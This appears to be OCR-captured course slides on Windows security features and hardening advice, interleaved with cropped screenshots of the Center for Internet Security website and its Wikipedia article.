
Windows Security Features (2/3)

- Bitlocker and encryption file system
  - EFS (Encryption File System)
    - Symmetric key itself encrypted by public key of a user and stored as an attribute of the file; symmetric key decrypted by a private key first before decrypting the file
  - BDE (Bitlock Drive Encryption)
    - Encrypt the entire volumes and store the key securely
    - Cold boot attack: cool DRAM chips to increase the time before the key is flushed from volatile memory
    - Countermeasures: separate the key physically, removable external module
- Windows Resource Protection (WRP)
  - Protect files and registry values from modifications by ACL
- Integrity levels
  - Mandatory Integrity Control (MIC): actions - privileges

Windows Security Features (3/3)

- Data Execution Protection (DEP)
  - Mark portions of memory nonexecutable to prevent buffer overflow attacks
- Windows service hardening
  - Service resource isolation, least privilege services, service refactoring, restricted network access, session 0 isolation
- Compiler-based enhancements
  - Compile-time under-the-hood features, not configurable by admins or users: buffer security check (GS), ASLR, SafeSEH

Center for Internet Security - nonprofit



CIS Center for Internet Se

Sicuro | https://www.cisecurity.org

Cybersecurity Best Practices

Cybersecurity Tools

Cybersecurity Threats

Membership

Apply ⇢ Lear

Blog Post: How to Identify an Email Hoax & What to do if You Fall Victim ⇢ See all the latest ⇢

Alert Level: GUARDED ● Low ● Guarded ● Elevated ● High ● Severe L

CIS SecureSuite®

Start Secure. Stay Secure.™

A CIS SecureSuite Membership combines the CIS Benchmarks, CIS Controls, and CIS-CAT Pro into one powerful cybersecurity resource. New members save 10% with promo code CIS-April2018.

New Members Save 10% Learn more ⇢

CIS harnesses the power of a global IT community to safeguard public and private organizations against cyber threats.

MS-ISAC®

The Multi-State Information Sharing
Center (MS-ISAC) is the focal point fo
prevention, protection, response an
U.S. State, Local, Tribal and Territori
entities. CIS is home to the MS-ISAC.

CIS-CAT Pro

Robust automated configuration assessment tool rapidly identifies vulnerabilities with coverage for 80+ CIS Benchmarks.

Learn More ⇢

CIS Benchmarks™

Proven CIS Benchmarks guidelines to protect over 100

Download ⇢

CIS SecureSuite®
Membership


Lea

Start Secure, Stay Secure

A CIS SecureSuite Membership combines and automates the CIS Benchmarks, CIS Controls, and CIS-CAT Pro into one powerful, time-saving cybersecurity resource for businesses, nonprofits, and governmental entities.

*"It is the most important membersh
compliance review of information se
in the market today."*

— Senior Manager, Information S
Compliance International Public S
Communications Agency



Center for Internet Security

From Wikipedia, the free encyclopedia

The **Center for Internet Security** (**CIS**) is a 501(c)(3) nonprofit organization,[2][3] formed in October, 2000.[1] Its mission is to "identify, develop, validate, promote, and sustain best practice solutions for cyber defense and build and lead communities to enable an environment of trust in cyberspace".[8] The organization is headquartered in East Greenbush, New York, with members including large corporations, government agencies, and academic institutions.[1]

CIS employs a closed crowdsourcing model to identify and refine effective security measures, with individuals developing recommendations that are shared with the community for evaluation through a consensus decision-making process. At the national and international level, CIS plays an important role in forming security policies and decisions by maintaining the CIS Controls and CIS Benchmarks, and hosting the Multi-State Information Sharing and Analysis Center (MS-ISAC).[9]

Contents [hide]

Center for Intern

Center for Internet

Founded	October, 20
Type	501(c)(3) n organizatio
Legal status	Active
Location	East Green
Coordinates	42°36′44″N
Chairman and interim CEO	John C. Gil
Key people	Steven J. S COO; Curti

Summary

1. Center for Internet Security (CIS): free Microsoft security configuration benchmarks and scoring tools at www.cisecurity.org
2. Another book – Hacking Exposed Windows
3. New Microsoft security tools and best practices at microsoft.com/security
4. Don’t forget exposures from other Microsoft products, e.g. SQL vulnerabilities
5. Applications are far more vulnerable than OS
    - Hacking Exposed Web Applications
6. Minimization of services equals higher security
7. Disable print, and other unnecessary services (e.g. SMB)
8. Use Windows Firewall
9. Protect Internet-facing servers
10. Keep up to date service packs and security patches
11. Limit interactive logon privileges and escalation
12. Use Group Policy to create and distribute configurations
13. Enforce physical security against offline attacks
14. Subscribe to security publications and online resources